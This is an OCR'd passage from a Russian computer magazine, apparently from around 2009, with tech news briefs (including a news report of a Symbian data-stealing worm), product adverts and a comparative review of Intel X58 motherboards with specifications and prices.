Специалисты компании Trend Micro сообщили о новой заразе, поражающей смартфоны на базе Symbian OS. Каким образом хакеры сумели взломать, или как получили цифровую подпись от Symbian Foundation, неизвестно. Неизвестно и точное количество зараженных трубок. Все, что пока можно сказать наверняка — червяк, именующийся Sexy Space, распространяется в виде файла ACSServer.exe, и, попадая в смартфон, развивает там бурную деятельность. Прога копирует все приватные данные юзера, включая его номер и информацию о сети, и отсылает их своему хозяину. Кроме того, по всем обнаруженным в коммуникаторе номерам телефонов червь рассылает SMS-сообщения со ссылкой на дистрибутив себя самого.


Fanta яблоко

В магазинах России появилась Fanta с новым вкусом — Fanta Яблоко Азия. Вкус яблока раскрывается в этом напитке в полной мере: перед тем, как остановиться именно на этом вкусе, производителю пришлось перепробовать более 50 вариантов!
Новая Fanta производится и продается в упаковке объемом 0,5 л., 1 л. и 2 л. и доступна в продаже во всех регионах России.

Фишинг? Какой фишинг?

Google предложила пользователям GMail опробовать новую функцию, включить которую можно во вкладке Labs — антифишинговый фильтр. Пока новый фильтр будет мониторить только сообщения от сервисов аукциона eBay и платежной системы PayPal, что вполне логично — это излюбленные «болевые точки» фишеров. Проверка писем будет осуществляться по методу DKIM, и прошедшие «тест» мэйлы будут помечаться иконкой ключа, а письма, завалившие проверку, не долетят даже до папки «Спам» — система удалит их сразу и безвозвратно. Будто и не было никаких фишерских мэйлов. В будущем планируется обучить фильтр проверять корреспонденцию от других крупных сервисов (в основном, конечно, платежных и связанных с финансами, ведь фишеры в подавляющем большинстве охотятся именно за деньгами).






15-ГО ИЮЛЯ КОМПАНИЯ MICROSOFT ПОЛНОСТЬЮ ПРЕКРАТИЛА ПОДДЕРЖКУ MICROSOFT OFFICE 2000, ВЫШЕДШЕГО 10 ЛЕТ НАЗАД.



Магазины Microsoft — coming soon

Всему миру хорошо знакомы фирменные магазины компании Apple, давно ставшие неотъемлемой частью имиджа «Яблока», и вот в Microsoft решили, что пора бы обзавестись аналогичными торговыми точками. Первый раз об этом было объявлено еще в начале текущего года, но новость окончательно подтвердилась только теперь, на прошедшей в Нью-Орлеане конференции Microsoft Worldwide Partner Conference. Первые магазины Microsoft откроют свои двери уже осенью, что явно будет приурочено к выходу Windows 7. Любопытно, что расположены торговые точки будут возле магазинов Apple, но подражать «яблочной компании» по части дизайна, конечно, никто не собирается. Вместо копирования чужих идей Microsoft обещают нечто инновационное и ставят перед собой цель не просто продавать свою продукцию, но стать ближе к людям, и дать им возможность «пощупать бренд руками».

USB 3.0 и SATA 6 Gbit/s



Итак, стало известно, кто выпустит первую материнскую плату, оснащенную портами USB 3.0. Конечно, компания ASUSTeK Computer! Плата Asus P6X58 Premium впервые была продемонстрирована на выставке Computex 2009, где использовалась для демонстрации возможностей SATA-600. Да, все верно, USB 3.0 является скорее бонусом, чем основной фишкой, ведь новейший интерфейс куда интереснее. С такой скоростью (4.8 Гбит/с — 600 МБ/с) пока не работают даже самые быстрые SSD-накопители :). USB 3.0 здесь реализован на внешнем контроллере NEC 720200, а не интегрирован в северный мост, но о тормозах внешних USB-накопителей в любом случае можно будет забыть. Помимо долгожданных новинок, у P6X58 Premium имеются и другие характеристики, о которых тоже забывать не стоит. Плата построена на чипсете X58, рассчитана на процы Core i7 (сокет Socket LGA1366) и обладает следующими «удобствами»: 6 DIMM-слотов для трехканальной памяти DDR3; 3 слота PCI Express 2.0 x16, 1 слот PCI Express x1 и 2 слота PCI; 1 IDE-коннектор и 6 портов SATA II; 2 гигабитных Ethernet-контроллера; на задней панели также присутствуют 7.1-канальное аудио, 2 порта PS/2, 6 портов USB 2.0, FireWire, S/PDIF-выходы и два разъема RJ-45. О цене и дате поступления «матери» в продажу пока ничего не известно.

Project Natal в Windows

Совсем недавно мы писали о любопытной технологии, продемонстрированной компанией Microsoft на выставке E3. Project Natal был подан публике как инновация для X-Box 360, благодаря которой виртуальность еще больше приблизится к реальности. С Natal тебе не понадобится никаких игровых манипуляторов, достаточно будет просто встать или сесть перед экраном телевизора (и стоящей в том же районе камерой) — и готово, можно наслаждаться, манипулятором выступает все твое тело. Демки технологии действительно впечатлили публику, но не успел мир отойти от первой новости, как за ней последовал комментарий Билла Гейтса. Председатель совета директоров Microsoft заявил, что интерфейс Natal в будущем будет интегрирован и в Windows тоже. Дело в том, что разработка пригодна не только для игр, но и для работы с медийным контентом (мы, кстати, уже писали о том, что листать список фильмов взмахом руки, это довольно круто), в чем Гейтс и видит хорошие перспективы. Не согласиться сложно — очень удобно иметь возможность управлять компьютером с помощью жестов.

ИССЛЕДОВАНИЕ КОМПАНИИ INTERPRET ПОКАЗАЛО, ЧТО МУЗЫКАЛЬНЫМ ПИРАТСТВОМ В СЕТИ ЗАНИМАЮТСЯ 36% ЮЗЕРОВ.

Да здравствуют универсальные зарядки!

Наверное, почти каждый хоть раз в жизни оказывался в ситуации, когда под рукой нет зарядного устройства для мобильного, те зарядки, что имеются в распоряжении, к мобильнику не подходят, а взять «родной» адаптер решительно негде. Неприятно? Что ж, похоже, мучениям весьма скоро настанет конец. Крупнейшие производители мобильных телефонов — Nokia, Sony Ericsson, Motorola, Apple, LG, NEC, Qualcomm, Research in Motion, Samsung и Texas Instruments, наконец, сумели договориться — к 2010 году будет создано универсальное зарядное устройство для всех типов телефонов с разъемом micro USB (не путать с mini USB). Учитывая, что сейчас вариаций зарядников насчитывается более 30 — давно пора!







Сплойтпак для твоего здоровья

30 часов на отладку ядерного руткита под Windows 7, чипсы на завтрак, кола на обед, вчерашняя пицца на ужин. Знакомая ситуация? Парень, пора завязывать! Долго так не протянешь, время налаживать питание.

Velle – био-овсяный продукт, приготовленный по аутентичному карельскому рецепту. Не содержит молока и обладает целым рядом клинически доказанных свойств:

- Velle повышает иммунитет и помогает твоему организму противостоять неблагоприятным условиям окружающей среды
- Velle нормализует пищеварение и устраняет дисбактериоз
- Velle защищает печень, выводя из организма токсины и яды
- Благодаря растворимым пищевым волокнам VITAVEN®, Velle благоприятно сказывается на работе сердца





www.velleoats.com

ТЕСТЕР: ВИТАЛИЙ ПРЯХИН
АВТОР: СЕРГЕЙ НИКИТИН

Надежная платформа

Сравнительное тестирование сетевых хранилищ


Бурный технологический прогресс приводит к тому, что на рынке регулярно появляются новые системные платы. К сожалению, большинство из них (впрочем, как и все новое) страдает различным количеством «детских болезней», которые впоследствии начинают лечиться обновлением ПО. Что-то лечится окончательно, что-то нет... Если ты не хочешь участвовать в этом эксперименте, то приобретай надежную испытанную платформу, например, системную плату на основе **НМС Intel X58.**


Системные платы, построенные на основе X58, оснащены процессорными разъемами LGA1366. В связи с тем, что процессоры семейства Intel Nehalem имеют встроенный контроллер памяти DDR3 (трехканальный), в самом чипсете он отсутствует. Шина QPI имеет пропускную способность в 25.6 Гб/с. Южный мост ICH10R поддерживает подключение до 6 устройств PCIe x1 и до 12 портов USB. Интересной особенностью чипсета является официальная поддержка технологии nVidia SLI, что впервые реализовано в НМС Intel. Помимо всего прочего это означает, что в цену каждой коробки с такой системной платой включена некая сумма, которую nVidia требует за использование своей технологии. Если платить не хочется, то можешь приобрести системную плату, на которой SLI заблокирован. В том случае, если графических плат несколько, и ты хочешь подключить их все, то нужно учесть следующую информацию. Северный мост чипсета обеспечивает работу только 36 линий шины PCI-E 2.0, следовательно, при включение режима 3-way SLI две будут работать в режиме PCI-E 8x. Вариантов решения два — либо установить не три, а два графических ускорителя, так, чтобы на каждый приходилось по 16 линий, либо искать системную плату, на которой дополнительно установлен чип nVidia nForce 200, общающийся с северным мостом через 16 линий PCI-E. Теоретически, скорость работы в этом случае должна быть выше, чем у платы без дополнительного чипа.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для исследований мы собрали специальный тестовый стенд, который дал возможность каждой системной плате проявить свои лучшие качества. Это и мощный процессор, и 6 Гб оперативной памяти Kingston, которая удовлетворяет спецификациям JEDEC (напряжение 1.5, частота 1333 МГц, тайминги 9-9-9-24). Для измерения производительности мы использовали следующее программное обеспечение: Lavalys Everest 5 (тест памяти) и комплексный тестовый пакет Passmark Perfomance Test 6.1. На тестовом стенде была установлена операционная система Microsoft Windows XP SP3, перед началом исследований BIOS системной платы обновлялся до последней доступной версии. Помимо оценки производительности, мы обращали внимание на функциональность системной платы, удобство и возможности BIOS, а также на состав поставляемого вместе с платой программного обеспечения и различных кабелей, переходников и других компонентов. Также мы оценивали соотношение цены, качества и возможностей тестируемого изделия.

Тестовый стенд:
Процессор: Intel Core i7 Extreme 965
Память, Гб: 6, Kingston KVR1333D3N9K3/6G
Видеокарта: Gigabyte GV-N28-1GH-B (чипсет NVIDIA GTX280)
Жесткий диск, ГБ: 192, SSD-накопитель Transcend TS192GSSD25S-M
Оптический привод: Sony NEC Optiarc AD-7200S
Процессорный кулер: Noctua NH-C12P
Блок питания, Вт: 720, Enermax Infiniti





ASRock X58 Deluxe

7520 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: северный мост — Intel X58 Express, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/1600/1866/2000 МГц non-ECC
BIOS: AMI BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI (3 шт.), PCI-E x16 (4шт.)
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 5 разъемов для питания вентиляторов (из них один с поддержкой ШИМ), IEEE1394a, USB 2.0 (3 шт.), IR, аудио-разъемы для вывода на переднюю панель корпуса, CD-in, COM, HDMI-S/PDIF
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (6 шт.), IDE, Floppy
Поддержка RAID: 0/1/5/10, Intel Matrix Storage
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: PS/2, S/PDIF (коаксиальный и оптический), RJ-45, IEEE1394a, USB 2.0 (6 шт.), eSATA, MiniJack 3.5 mm (6 шт.)
АУДИОКОДЕК: Realtek ALC890
СЕТЕВОЙ АДАПТЕР: Realtek RTL8111DL





Системная плата ASRock X58 Deluxe — самое недорогое устройство в нашем тесте. Следствием этого является наличие в нем только самых необходимых компонентов, для излишеств места не нашлось. На плате можно увидеть четыре разъема PCI-Express 2.0 (каждый по 16 линий) и три разъема PCI 2.0, шесть разъемов SATA II, по разъему IDE и floppy; на заднюю стенку выведено шесть портов USB и порт USB\eSATA для внешних носителей. В разъемы памяти можно воткнуть планки DDR3 с частотой до 1866 МГц включительно. А если поднять базовую частоту на 10 МГц, то плата не будет возражать и против работы с оверклокерской памятью 2000 Мгц. Стоит отметить, что в имеющиеся разъемы PCI-E и PCI можно вставить 3 графических адаптера на чипах nVidia (SLI-массив из 3 плат) или 4 видеоплаты на основе решений ATI (CrossFire-система из четырех плат).



Не удалось измерить температуру северного моста. Хотя в BIOS и реализованы оверклокерские функции, эта системная плата вряд ли подойдет для разгона.

ASUS P6T6 WS Revolution

12500 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: северный мост — Intel X58 Express + NVIDIA nForce 200, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/1600/1866/2000 МГц non-ECC
BIOS: AMI BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI-E x16 (3 шт.), PCI-E x8 (2 шт.), PCI-E x4 (1 шт.)
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 5 разъемов для питания вентиляторов (из них один с поддержкой ШИМ), IEEE1394a, USB 2.0 (3 шт.), IR, аудио-разъемы для вывода на переднюю панель корпуса, CD-in
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (6 шт.), SAS (2 шт.)
ПОДДЕРЖКА RAID: 0/1/5/10
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: PS/2, S/PDIF(коаксиальный и оптический), RJ-45, IEEE1394a, USB 2.0 (6 шт.), eSATA (2 шт.), MiniJack 3.5 mm (6 шт.)
АУДИОКОДЕК: Realtek ALC890
ССЕТЕВОЙ АДАПТЕР: Realtek RTL8111DL





Слово «Revolution» в названии этой платы символизирует полный отказ от старых решений! Здесь нет не только таких портов, как LPT и COM, но и достаточно востребованных сегодня PCI и IDE. В качестве памятника старине ты найдешь только один PS/2. Их заменяют современные решения: шесть разъемов шины PCI-E 2.0, два порта eSATA, шесть разъемов SATA II и два комбинированных порта SATA\SAS. Для подключения последних в комплект поставки входят специальные переходники, в итоге их питание будет осуществляться через стандартный molex. Три из шести гнезд PCI-Express 2.0 могут работать в режиме x16 благодаря распаянному на плате чипу nVidia nForce 200.



Но два остальных — только в режиме x8, а один в режиме x4. Стоит отметить, что плата позиционируется как подходящая, в первую очередь, для установки в серверы и рабочие станции, то есть для стандартного домашнего ПК или оверклокинга она не очень подходит.

8100 руб.

10600 руб.

ECS Black X58B-A

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: северный мост — Intel X58 Express, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/1600 МГц non-ECC
BIOS: AMI BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI (1 шт.), PCI-E x16 (2 шт.), PCI-E x4 (1 шт.), PCI-E x1 (2 шт.)
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 5 разъемов для питания вентиляторов (из них один с поддержкой ШИМ), IEEE1394a, USB 2.0 (3 шт.), IR, аудио-разъемы для вывода на переднюю панель корпуса, CD-in, IEEE1394a, S/PDIF,
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (6 шт.), eSATA 2 шт.
Поддержка RAID: 0/1/0+1/5
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: PS/2, RJ-45, IEEE1394a, USB 2.0 (6 шт.), eSATA (2 шт.), MiniJack 3.5 mm (6 шт.)
АУДИОКОДЕК: Realtek ALC888S-VC
СЕТЕВОЙ АДАПТЕР: Realtek RTL8111C





Еще одна бюджетная системная плата. Несмотря на это, имеет множество функций, аналогичных тем, что есть у куда более дорогих устройств. Это, например, ЖК-дисплей, отображающий POST-коды, кнопки Power и Reset, распаянные на системной плате, кнопка сброса настроек BIOS, два встроенных сетевых адаптера и мощная система охлаждения, состоящая из трех радиаторов, связанных между собой тепловыми трубками. Комплект поставки системной платы никак нельзя назвать бедным. В него входят кабель eSATA, а также планка расширения с двумя портами USB и портом FireWire. Парк разъемов представлен двумя гнездами шины PCI-Express 2.0 x16, гнездом PCI 2.0, одним разъемом PCI-Express x4 и одним PCI Express x1.



Основной недостаток платы является прямым следствием ее бюджетной направленности — установить более двух графических адаптеров у тебя никак не получится.

Gigabyte GA-EX58-Extreme

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: северный мост — Intel X58 Express, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/2100+ МГц non-ECC
BIOS: Award BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI (2 шт.), PCI-E x16 (2 шт.), PCI-E x1 (1 шт.), PCI-E x4 (1 шт.), PCI-E x8 (1 шт.)
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 4 разъемов для питания вентиляторов (из них один с поддержкой ШИМ), IEEE1394a (2 шт.), USB 2.0 (2 шт.), аудио-разъемы для вывода на переднюю панель корпуса, CD-in
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (10 шт.), IDE, Floppy
Поддержка RAID: 0/1/5/10
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: PS/2, S/PDIF(коаксиальный и оптический), RJ-45 (2 шт.), IEEE1394a, USB 2.0 (8 шт.), MiniJack 3.5 mm (6 шт.)
АУДИОКОДЕК: Realtek ALC889A
СЕТЕВОЙ АДАПТЕР: Realtek RTL8111D






Плата сразу привлекает к себе внимание необычным внешним видом, который возник благодаря применению на ней водоблока (на северном мосту), а также системы охлаждения чипсета и элементов питания процессора. Последние, кстати, это фирменная фишка компании Gigabyte, применяемая на матплатах серии Ultra Durable 3. Благодаря всем этим девайсам, а также дополнительному радиатору из комплекта поставки, плату можно смело использовать для оверклокинга. Кроме того, продвинутым пользователям придется по вкусу наличие на плате кнопок Power и Reset, дисплея с POST-кодами, индикаторов, помогающих понять, что же не работает, а также кнопка сброса BIOS. Если твой музыкальный и видеоархив огромен, то 10 портов SATA 2.0 помогут решить эту проблему. В дополнение ко всему, эта системная плата поддерживает стандарт питания Intel VRD 11.1



Обратной стороной наличия на плате мощной системы охлаждения стало то, что она немного мешает установке длинных плат в разъемы PCI-Express.



Intel DX58SO

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
ЧИПСЕТ: северный мост — Intel X58 Express, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/1600 МГц non-ECC
BIOS: AMI BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI (1 шт.), PCI-E x16 (2 шт.), PCI-E x4 (1 шт.)
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 5 разъемов для питания вентиляторов (из них 2 с поддержкой ШИМ), IEEE1394a, USB 2.0 (2 шт.), IR, аудио-разъемы для вывода на переднюю панель корпуса
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (6 шт.)
ПОДДЕРЖКА RAID: 0/1/5/10
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: S/PDIF (оптический), RJ-45, IEEE1394a, USB 2.0 (8 шт.), eSATA (2 шт.), MiniJack 3.5 mm (6 шт.)
АУДИОКОДЕК: Realtek ALC889
СЕТЕВОЙ АДАПТЕР: Realtek RTL8111D

●●●●●●●●●○



Компания Intel, как производитель чипсета, на котором построена ее же системная плата, может позволить себе отступить от классической схемы компоновки подобных устройств. У данной платы гнездо для ЦП находится ниже, чем мы привыкли его обычно видеть, а над ним распаяны разъемы для памяти (4 штуки). Кроме того, северный мост примостился не снизу от процессора. Порты PS/2 вендор предал анафеме, разместив вместо них два разъема eSATA. Разъемам IDE места на этой плате также не нашлось, вместо них нам предложены шесть SATA-портов. Кроме того, есть пара разъемов PCI-Express x1, два порта PCI-Express x16 и один x4. В комплект поставки устройства входит вентилятор, который предназначен для установки на северный мост. Он понадобится тем, кто воспользуется уникальной функцией местной BIOS, которая позволяет вручную установить максимальную мощность процессора (Power Slope), потому что по умолчанию плате вполне хватало и имеющегося пассивного охлаждения. Есть в BIOS'е и другие интересные энтузиастам функции.



Возможно, тебе будет не хватать четырех разъемов для памяти, особенно учитывая, что цена на этот компонент постоянно снижается, а необходимость в нем увеличивается. На долговечности и надежности работы данной системной платы, особенно при активном оверклокинге, может отразиться наличие конденсаторов с жидким электролитом.

MSI Eclipse SLI

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
ЧИПСЕТ: северный мост — Intel X58 Express, южный мост — Intel ICH10R
ПОДДЕРЖИВАЕМАЯ ПАМЯТЬ: DDR3 800/1066/1333/1600 МГц non-ECC
BIOS: AMI BIOS
СЛОТЫ РАСШИРЕНИЯ: PCI (2 шт.), PCI-E x16 (3шт.), PCI-E x1
ВНУТРЕННИЕ РАЗЪЕМЫ: 24- и 8-контактный разъемы питания ATX, 6 разъемов для питания вентиляторов (из них один с поддержкой ШИМ), IEEE1394a, USB 2.0 (2 шт.)
ИНТЕРФЕЙСЫ НАКОПИТЕЛЕЙ: SATA 2.0 (10 шт.), IDE
ПОДДЕРЖКА RAID: 0/1/5/10/JBOD, Intel Matrix Storage
РАЗЪЕМЫ НА ЗАДНЕЙ ПАНЕЛИ: PS/2, RJ-45(Ethernet) — 2 шт., IEEE1394a, USB 2.0 (8 шт.), eSATA — 2 шт.
АУДИОКОДЕК: в комплекте поставляется дискретная звуковая карта Creative Sound Blaster X-Fi Xtreme Audio
СЕТЕВОЙ АДАПТЕР: Realtek 8111C (10/100/1000 Мбит/c) — 2 шт.





Очень необычная и функциональная системная плата. Уже то, что в ней нет встроенного аудиокодека, а в комплекте поставки идет звуковая плата Creative Sound Blaster X-Fi Xtreme Audio, выделяет ее из ряда подобных. Кроме того, в коробке ты найдешь специальное энергосберегающее устройство GreenPower Genie, которое ты сможешь включить через BIOS и контролировать с помощью специального ПО MSI. На плате распаяно 10 разъемов SATA, 2 порта eSATA\USB присутствуют на задней панели. Имеющийся графический дисплей умеет отображать не только POST-коды, но и другую информацию, к примеру, температуру. Также плата хорошо подходит для оверклокинга.




Несмотря на все навороты, системная плата обладает серьезной проблемой — несовместимость со многими модулями памяти (даже с теми, на которых есть отметка о совместимости с процессорами Intel Core i7). Наиболее ярко это проявилось при попытке установить модули производства OCZ. Так что перед тем, как купить память, которую ты планируешь сюда установить, загляни на сайт MSI, посмотри, какую память рекомендует сам вендор.

ВЫВОДЫ

